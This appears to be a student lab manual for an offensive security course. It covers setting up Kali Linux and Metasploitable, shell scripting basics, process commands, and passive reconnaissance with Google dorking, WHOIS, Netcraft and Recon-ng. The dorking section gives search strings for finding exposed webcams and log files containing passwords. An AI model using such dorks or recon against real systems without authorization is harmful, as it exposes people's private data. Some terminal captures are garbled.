

## PRACTICAL NO:1 KALI INSTALLATION

### To install Kali Linux –

- ☆ First, we will download the Virtual box and install it.
- ☆ Later, we will download and install Kali Linux distribution.

### Download and Install the Virtual Box

A Virtual Box is particularly useful when you want to test something on Kali Linux that you are unsure of. Running Kali Linux on a Virtual Box is safe when you want to experiment with unknown packages or when you want to test a code. With the help of a Virtual Box, you can install Kali Linux on your system (not directly in your hard disk) alongside your primary OS which can MAC or Windows or another flavor of Linux.


**Step 1** – To download, go to <https://www.virtualbox.org/wiki/Downloads>. Depending on your operating system, select the right package. In this case, it will be the first one for Windows as shown in the following screenshot.




### Step 2 – Click Next.




**Step 3** – The next page will give you options to choose the location where you want to install the application. In this case, let us leave it as default and click Next




**Step 4 – Click Next and the following Custom Setup screenshot pops up. Select the features you want to be installed and click Next.**



**Step 5 – Click Yes to proceed with the installation**



**Step 6 – The Ready to Install screen pops up. Click Install.**



**Step 7 – Click the Finish button.**



The Virtual Box application will now open as shown in the following screenshot. Now we are ready to install the rest of the hosts for this manual and this is also recommended for professional usage.



## Install Kali Linux


Now that we have successfully installed the Virtual Box, let's move on to the next step and install Kali Linux.

**Step 1 – Download the Kali Linux package from its official website:**


<https://www.kali.org/downloads/>




**Step 2 – Click VirtualBox → New as shown in the following screenshot.**




**Step 3 – Choose the right virtual hard disk file and click Open**



**Step 4 – The following screenshot pops up. Click the Create button.**




**Step 5 – Start Kali OS.** The default username is root and the password is root.




## Update Kali

It is important to keep updating Kali Linux and its tools to the new versions, to remain functional. Following are the steps to update Kali.


**Step 1 – Go to Application → Terminal.** Then, type “apt-get update” and the update will take place as shown in the following screenshot.




**Step 2 – Now to upgrade the tools, type “apt-get upgrade” and the new packages will be downloaded.**



**Step 3 – It will ask if you want to continue. Type “Y” and “Enter”.**



**Step 4 – To upgrade to a newer version of Operating System, type “apt-get distupgrade”.**



## Laboratory Setup

**Step 1 – Download Metasploitable**, which is a Linux machine. It can be downloaded from the official webpage of Rapid7:


<https://information.rapid7.com/metasploitabledownload.html?LS=1631875&C=S=web>




**Step 2 – Register by supplying your details.** After filling the above form, we can download the software




**Step 3 – Click VirtualBox → New**



**Step 4 – Click “Use an existing virtual hard disk file”.** Browse the file where you have downloaded Metasploitable and click Open.



**Step 5 – A screen to create a virtual machine pops up. Click “Create”.**



The default username is msfadmin and the password is msfadmin

## PRACTICAL 2

### A. Exploring the command line argument

**1. Positional Parameters:-** Command-line arguments are passed in the positional way i.e. in the same way how they are given in the program execution. Let us see with an example. Create a shell program that can display the command line arguments in a positional way. “Nano” editor is used to create the shell program.”



```
root@kali:~# nano yaseera.txt
echo "DISPLAYING POSITIONAL PARAMETER"
echo "FILENAME: $0"
echo "ARGUMENT 1: $1"
echo "ARGUMENT 2: $2"
echo "ARGUMENT 3: $3"

root@kali:~# chmod +x yaseera.txt
root@kali:~# bash yaseera.txt WELCOME TO KALI
DISPLAYING POSITIONAL PARAMETER
ARGUMENT 1: WELCOME
ARGUMENT 2: TO
ARGUMENT 3: KALI
```

### 2. Total arguments (\$#)




```
root@kali:~# nano yaseera.txt
echo "DISPLAYING POSITIONAL PARAMETER"
echo "FILENAME: $0"
echo "ARGUMENT 1: $1"
echo "ARGUMENT 2: $2"
echo "ARGUMENT 3: $3"
echo "TOTAL ARGUMENTS : $#"

root@kali:~# chmod +x yaseera.txt
root@kali:~# bash yaseera.txt
DISPLAYING POSITIONAL PARAMETER
FILENAME: yaseera.txt
ARGUMENT 1:
ARGUMENT 2:
ARGUMENT 3:
TOTAL ARGUMENTS : 0


root@kali:~# bash yaseera.txt WELCOME TO KALI
DISPLAYING POSITIONAL PARAMETER
FILENAME: yaseera.txt
ARGUMENT 1: WELCOME
ARGUMENT 2: TO
ARGUMENT 3: KALI
TOTAL ARGUMENTS : 3
```

**3. Using Flags:-** Arguments can be passed along with the flags. The arguments can be identified with a single letter having – before that. A single letter can be meaningful and here let us take -1, -2, and -3. We need to use getopt function to read the flags in the input, and OPTARG refers to the corresponding values:



```
root@kali:~# nano usingFlags.sh
while getopts 1:2:3: flag
do
  case "${flag}" in
    1) websitename=${OPTARG};;
    2) postname=${OPTARG};;
    3) shares=${OPTARG};;
  esac
done
echo "WebsiteName : $websitename";
echo "PostName : $postname";
echo "Shares : $shares";
```

### 4. with \$@



```
root@kali:~# nano loopArgument.sh
i=1;
#${@} represent as the array of all the parameters passed
for program in "$@"
do
  echo "$i : Programming In $program";
  i=$((i + 1));
done
```

## B. Comparing two files

The image displays a 2x5 grid of terminal windows, each showing a different command or output related to comparing two files: file1.txt and file2.txt.

- Top Left:** cat file1.txt and cat file2.txt. Both show the same content:  
HI M.SC PART2 STUDENTS  
THIS IS OFFENSIVE LECTURE
- Top Right:** cat file2.txt. Shows:  
HI M.SC PART2 STUDENTS  
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
- Middle Left:** nano file1.txt and nano file2.txt. Both show:  
< THIS IS OFFENSIVE LECTURE  
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
- Middle Right:** diff -w file1.txt file2.txt. Shows:  
< THIS IS OFFENSIVE LECTURE  
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
- Bottom Left:** diff -q file1.txt file2.txt. Shows:  
Files file1.txt and file2.txt differ
- Bottom Right:** diff -c file1.txt file2.txt. Shows:  
\*\*\* file1.txt 2022-11-04 23:00:29.634252507 -0400  
--- file2.txt 2022-11-04 23:01:10.286568770 -0400  
\*\*\*\*\*  
\*\*\* 1,2 \*\*\*  
! HI M.SC PART2 STUDENTS  
! THIS IS OFFENSIVE LECTURE  
--- 1,2 ---  
! HI M.SC PART2 STUDENTS  
! THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
- Second Column, Row 1:** apt install colordiff. Shows:  
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.
- Second Column, Row 2:** apt-get install colordiff. Shows:  
E: dpkg was interrupted, you must manually run 'sudo dpkg --configure -a' to correct the problem.
- Second Column, Row 3:** dpkg --configure -a. Shows:  
Setting up speech-dispatcher-audio-plugins:amd64 (0.11.3-2) ...  
Setting up fonts-cantarell (0.303.1-1) ...  
Setting up libibusverbs1:amd64 (42.0-1+b1) ...  
Setting up rtkit (0.13-4+b1) ...  
Setting up libnfsidmap1:amd64 (1:2.6.2-1+b1) ...
- Third Column, Row 1:** colordiff file1.txt file2.txt. Shows:  
< THIS IS OFFENSIVE LECTURE  
> THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
- Third Column, Row 2:** comm file1.txt file2.txt. Shows:  
HI M.SC PART2 STUDENTS  
THIS IS OFFENSIVE LECTURE  
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION
- Fourth Column, Row 1:** comm -23 file1.txt file2.txt. Shows:  
THIS IS OFFENSIVE LECTURE
- Fourth Column, Row 2:** comm -13 file1.txt file2.txt. Shows:  
THIS IS OFFENSIVE SECURITY PRACTICAL SESSION

## C. Managing Processes

The image displays a 2x2 grid of terminal windows showing process management commands.

- Top Left:** ps. Shows:  
PID TTY TIME CMD  
1261 pts/0 00:00:06 zsh  
27288 pts/0 00:00:00 ps
- Top Right:** ps. Shows:  
PID TTY TIME CMD  
1261 pts/0 00:00:06 zsh  
27306 pts/0 00:00:00 sleep  
27316 pts/0 00:00:00 sleep  
27330 pts/0 00:00:00 ps
- Bottom Left:** sleep 30 &. Shows a new process ID (e.g., [1] 27306).
- Bottom Right:** kill -9 27316. Shows the process being killed and the sleep command continuing.

```

└─# pstree
systemd—ModemManager—2*[{ModemManager}]
└─NetworkManager—2*[{NetworkManager}]
  └─2*[{VBoxClient}—VBoxClient—2*[{VBoxClient}]]
    └─VBoxClient—VBoxClient
      └─VBoxService—8*[{VBoxService}]
        └─agetty
        └─colord—2*[{colord}]
        └─cron
        └─2*[dbus-daemon]

└─# top
top - 23:39:04 up 43 min, 2 users, load average: 0.09, 0.15, 0.
Tasks: 171 total, 1 running, 170 sleeping, 0 stopped, 0 zomb
%CPU(s): 1.7 us, 0.5 sy, 0.0 ni, 97.8 id, 0.0 wa, 0.0 hi, 0
MiB Mem : 1981.3 total, 236.6 free, 989.0 used, 755.6
MiB Swap : 1024.0 total, 967.1 free, 56.9 used. 786.3
PID USER PR NI VIRT RES SHR S %CPU %MEM
551 root 20 0 368896 88120 42220 S 1.3 4.3
888 kali 20 0 204192 23812 10344 S 1.3 1.2
5473 kali 20 0 2962740 266288 90536 S 1.0 13.1
800 kali 20 0 252344 22248 12588 S 0.7 1.1

└─# ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIM
E COMMAND
root 1 1.2 0.5 168844 10840 ?
Ss 22:55 0:3
3 /sbin/init splash
root 2 0.0 0.0 0 0 ?
S 22:55 0:0
0 [kthreadd]
root 3 0.0 0.0 0 0 ?
I< 22:55 0:0
0 [rcu_gp]
root 4 0.0 0.0 0 0 ?
T< 22:55 0:0

└─# ps -l
F S UID PID PPID C PRI NI ADDR SZ WCHAN TTY
TIME CMD
0 S 0 1261 1226 0 80 0 - 2589 sigsus pts/0 00:0
0:08 zsh
4 T 0 29119 1261 0 80 0 - 2586 do_sig pts/0 00:0
0:00 top
0 S 0 31556 1261 0 85 5 - 1403 hrttime pts/0 00:0
0:00 sleep
4 R 0 31570 1261 0 80 0 - 2484 - pts/0 00:0
0:00 ps

└─# ps -aux
USER PID %CPU %MEM VSZ RSS TTY STAT START TIM
E COMMAND
root 1 1.2 0.5 168844 10840 ?
Ss 22:55 0:3
3 /sbin/init splash
root 2 0.0 0.0 0 0 ?
S 22:55 0:0
0 [kthreadd]
root 3 0.0 0.0 0 0 ?
I< 22:55 0:0
0 [rcu_gp]
root 4 0.0 0.0 0 0 ?
T< 22:55 0:0

└─# ps -l
F S UID PID PPID C PRI NI ADDR SZ WCHAN TTY
TIME CMD
0 S 0 1261 1226 0 80 0 - 2589 sigsus pts/0 00:0
0:09 zsh
4 T 0 29119 1261 0 80 0 - 2586 do_sig pts/0 00:0
0:00 top
0 S 0 32559 1261 0 99 19 - 1403 hrttime pts/0 00:0
0:00 sleep

└─# nice -n 19 sleep 30 &
[2] 32559

└─# ps -l
F S UID PID PPID C PRI NI ADDR SZ WCHAN TTY
TIME CMD
0 S 0 1261 1226 0 80 0 - 2589 sigsus pts/0 00:0
0:09 zsh
4 T 0 29119 1261 0 80 0 - 2586 do_sig pts/0 00:0
0:00 top
0 S 0 32559 1261 0 99 19 - 1403 hrttime pts/0 00:0
0:00 sleep

└─# renice -n -19 sleep 30 &
[3] 32675

renice: bad process ID value: sleep
30 (process ID) old priority 0, new priority -19
[3] - exit 1 renice -n -19 sleep 30

```

## PRACTICAL NO 3:- PASSIVE INFORMATION GATHERING


### A. GOOGLE HACKING

#### 1. Using Search Operators and Commands


In this we will look various operators and commands you can apply to hack into sensitive data available on the internet using the Google search engine.

##### a. Operators and commands:


- ★ **Specific Site:** This operator is used to search for a specific site. Example: site: name of the website.



- ★ **Specific URL:** This operator is used to search for a specific keyword in the URL of the website. Example: inurl: specified keyword



- ★ **Specific text in the title:** This operator is used to search for data in reference to its title keyword. Example: intitle: required keyword



- ★ **Specific text:** This operator searches for specific content on the internet. Example: intext: required keyword

- ★ **Specific filetype:** This operator searches for a specific file type available on the internet. Example: filetype: pdf, doc, log, etc.




- ★ **Specific keyword:** This operator is used to search for specific data on the internet. Example: “search keyword”



- ★ **Excluding Specific keyword:** This operator is used to search for data, excluding the specified content mentioned with the operator. Example: cyber security -site: wikipedia.org




- 2. OR & AND operator:** These operators are combined with other search strings to give out more efficient search results. Example: “river” AND “cap” Example: “river” OR “town”



### 3. Advanced Operators and Combinations


- ★ To filter our search results to maximum efficiency, you require advanced operators and a combination of multiple operators.
- ★ But to avoid typing the operators and combinations each time to search for information, you can refer to the Google Hacking Database. The Google Hacking Database is a database with hundreds of combinations of multiple operators and advanced operators.
- ★ **Webcam/Camera Feeds:** By applying this search string, you can access open/public webcams or CCTVs available on the internet



- ★ **[Specific keyword] filetype of file:** By combining two operators, you can filter the search results further. Search String: amazon.com filetype:pdf



- ★ **Searching for Log files:** You can access log-type files available on the internet using the following search string. This String can be used to access public passwords. Search String: filetype: log




## Safety Measures Against Google Dorking

Your data is not entirely safe on the internet. To safeguard our information from Google Dorking/Google Hacking to a certain extent, you can refer to some of the below- mentioned measures:

- ★ Use passwords to protect data and information directories.
- ★ Apply tools to search for loopholes in the information available on the internet.
- ★ Store sensitive data and passwords in complex patterns rather than plaintext.

## B. WHO IS ENUMERATION




If we google Whois Lookup, we will see a lot of websites providing the services, so we are going to use <http://whois.domaintools.com>, and enter our target domain name as kalilinux.com, and press Search button as shown in the following screenshot:

### C. The Netcraft Tool:-

The Netcraft toolbar (<http://toolbar.netcraft.com>) is another free security toolbar that can be added to IE and Firefox browsers. The toolbar provides both positive and negative warnings, as mentioned earlier. Once the toolbar detects a phishing site, it provides the user with a positive warning that the visited site is spoofed. If the user ignores the message, the toolbar displays statistics about the phishing site, including the month and year the site was established, the rank of the site, a link to provide a report about the site, the country where the site is hosted, and the hosting company. On the other hand, if a legitimate site is detected, the toolbar provides the user with the same previous statistics; however, this time with confirmative information about the legitimacy of the site—for instance, negative statistics (see below). Therefore, if for any reason the toolbar did not detect the phishing site, the user would be able to detect the attack just by looking at the statistics. We can also see the website itself, the Domain, the IP address, and Domain registrar, which is the company who registered the domain for mu.ac.in:

Scrolling down to Web Trackers, it will show us the third-party applications used on our target. This could also help us to find and gain access to the target computer as shown in the following screenshot:



## D. RECON-NG TOOL:-

Recon-ng is free and open source tool available on GitHub. Recon-ng is based upon Open Source Intelligence (OSINT), the easiest and useful tool for reconnaissance. Recon-ng interface is very similar to Metasploit 1 and Metasploit. Recon-ng provides a command-line interface that you can run on Kali Linux. This tool can be used to get information about our target(domain). The interactive console provides a number of helpful features, such as command completion and contextual help. Recon-ng is a Web Reconnaissance tool written in Python. It has so many modules, database interaction, built-in convenience functions, interactive help, and command completion, Recon-ng provides a powerful environment in which open source web-based reconnaissance can be conducted, and we can gather all information

The screenshots show the Recon-NG command-line interface. The first window shows the cloning of the repository and workspace creation. The second window shows the marketplace search results for 'yaseera'. The third window shows the loading of the 'viewdns\_reverse\_whois' module. The fourth window shows the module installed and the command to load it.

```

[recon@kali:~] -> git clone https://github.com/lanmaster53/recon-ng.git
Cloning into 'recon-ng'...
remote: Enumerating objects: 9522, done.
remote: Counting objects: 100% (19/19), done.
remote: Compressing objects: 100% (16/16), done.
remote: Total 9522 (delta 3), reused 14 (delta 3), pack-reused 9503
Receiving objects: 100% (9522/9522), 3.06 MiB | 612.00 KiB/s, done.
Resolving deltas: 100% (4958/4958), done.

[recon@kali:~] -> workspace create yaseera
[recon@kali:yaseera] -> marketplace search
[recon@kali:yaseera] -> module load recon/companies-domains/viewdns_reverse_whois
[*] Module installed: recon/companies-domains/viewdns_reverse_whois
[*] Reloading modules...
[*] Invalid command: module load recon/companies-domains/viewdns_reverse_whois.
[recon@kali:yaseera] -> modules load recon/companies-domains/viewdns_reverse_whois
[recon@kali:yaseera][viewdns_reverse_whois] ->

```

```
[recon-ng][yaseera] > modules load recon/companies-domains/viewdns_reverse_whois
[recon-ng][yaseera][viewdns_reverse_whois] > options set source mu.ac.in
[recon-ng][yaseera][viewdns_reverse_whois] > info
[recon-ng][yaseera][viewdns_reverse_whois] > Description:
    Name: Viewdns Reverse Whois Domain Harvester
    Author: Gaetan Ferry (@mabote_) From @synacktiv
    Version: 1.1
[recon-ng][yaseera][viewdns_reverse_whois] > Options:
    Name          Current Value   Required   Description
    SOURCE        mu.ac.in       yes        source of input (see 'info' for details)
[recon-ng][yaseera][viewdns_reverse_whois] > Source Options:
    default      SELECT DISTINCT company FROM companies WHERE company IS NOT NULL
    <string>      string representing a single input
    <path>        path to a file containing a list of inputs
    <sql>         query <sql> database query returning one column of inputs
[recon-ng][yaseera][viewdns_reverse_whois] > Comments:
    * Does not support company names < 6 characters
[recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > input
+-----+
| Module Inputs |
+-----+
| mu.ac.in      |
+-----+
```

```
[root@kali] ~
└─# git clone https://github.com/lanmaster53/recon-ng.git
fatal: destination path 'recon-ng' already exists and is not an empty directory.

[root@kali] ~
└─# ls -v
amit.txt  exam.txt  Infoga  n1.txt  security
buffer1.cpp f1.txt   L        navmeet  shell.exe
buffer.cpp f1.txt   microsite-data.json.gz new.out  string.cpp
demo.txt   f2.txt   msc.txt  newoutput.out txt
el.txt     file1.txt msc.txt.gpg Probable-Wordlists.git vikas
eg.txt    file2.txt mu_logins.txt  vikas.txt yaseera.txt
e.sh      file.txt  myoutput sam.txt
└─#
```

```
[recon-ng][yaseera][viewdns_reverse_whois] > run
MU.AC.IN
[recon-ng][yaseera][viewdns_reverse_whois] >
[recon-ng][yaseera][viewdns_reverse_whois] > MU.AC.IN
[recon-ng][yaseera][viewdns_reverse_whois] > [recon-ng][yaseera][viewdns_reverse_whois] >
```

```
[root@kali] ~
└─# cd recon-ng
[root@kali] ~/recon-ng
└─# ls
docker-compose.yml  LICENSE  recon  recon-nginx  REQUIREMENTS
Dockerfile           README.md  recon-cli  recon-web  VERSION  WHOIS  SUPPORT
└─# ./recon-ng
[root@kali] ~/recon-ng
```

```
[recon-ng][default] > workspaces create navneet
[recon-ng][default] > workspaces list
+-----+
| Workspaces |      Modified      |
+-----+
| default     | 2022-11-21 11:48:56 |
| navneet     | 2022-12-03 22:12:20 |
